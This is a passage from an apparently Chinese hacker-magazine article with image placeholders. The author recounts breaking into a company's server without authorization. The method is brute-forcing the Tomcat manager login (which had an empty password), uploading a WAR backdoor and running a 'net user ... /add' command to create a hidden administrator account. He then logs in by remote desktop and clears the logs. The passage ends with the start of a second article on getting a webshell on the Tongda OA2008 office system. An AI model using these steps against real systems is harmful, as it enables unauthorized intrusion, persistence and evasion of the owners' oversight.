


图4

开放8080端口的，一般都是个人用户使用花生壳架设的服务器（因为电信屏蔽了ADSL的80端口，平时都习惯使用8080代替），还有就是远程监控软件开放的端口（例如pcshare、灰鸽子等），这里我们可以先排除第一种可能，因为这个论坛访问速度还可以，应该是托管的服务器，不会是私人架设的。在www.ip138.com网站上查询得到是XX科技的服务器，至于第二种可能，我们想利用也很难。既然是科技公司的服务器，很有可能是使用Apache Tomcat架设的，我只知道有很多服务器都使用了这个程序。假如得到这个程序的密码，提权也是有希望的。我决定进行暴力破解密码，生成一个强悍的密码字典，把字典添加进Apache Tomcascan.exe中，如图5。




图5

终于，扫描结果出来了，帐号为admin，密码为空，如图6。感觉这个管理员的脑子是不是真的有问题啊，居然连默认的密码和空密码都不更改。我成功的登录了上去，找到“war file to deploy”这项，直接上传一个war后门，如图7。




图6

需要注意的是，如果不是Windows系统的话，提权就很难了。但好在一般网站使用的都是Win2003系统。在浏览器中打开后门进行提权，选择“CMD命令”，然后执行系统命令“net user admin$ 123456 /add&net localgroup Administrators admin$ /add”，命令执行成功了，如图8。

真是兴奋呀，直接使用刚才添加的帐号连接3389玩玩，也登录成功了，结果发现对方系统禁止了好多东西，连我的电脑的属性都禁止了，SHELL32.DLL也删除掉了，不知道这个管理员到底在想什么，该禁止的不禁止，不该禁止的倒是给禁止了。




图7





图8

好了，其他的就不说了，反正已经进来了，最后就是清除日志闪人了，大家记住不要搞破坏呀！后记：第二次进去的时候好危险啊，被管理员发现了，删除了我的帐号，还进行了监视哦。我现在都有点怕呢，真后悔没有使用代理就入侵了。

通达OA2008办公系统助我轻松获取WEBSHELL



朱建良

这天闲来无事，看到有人在QQ群发了个网址，说以后办公就在这个网站上了，我感到很好奇，于是就打开了那个链接地址，想看看究竟是个什么系统，如图1。在网上搜索了一下这个程序，发现原来是"通达OA2008网络智能办公系统"，这个系统是使用APACHE＋MYSQL架构的一个OA办公系统。我反正也是闲着没事做，于是就决定检测一下这套程序，看它的安全性如何。

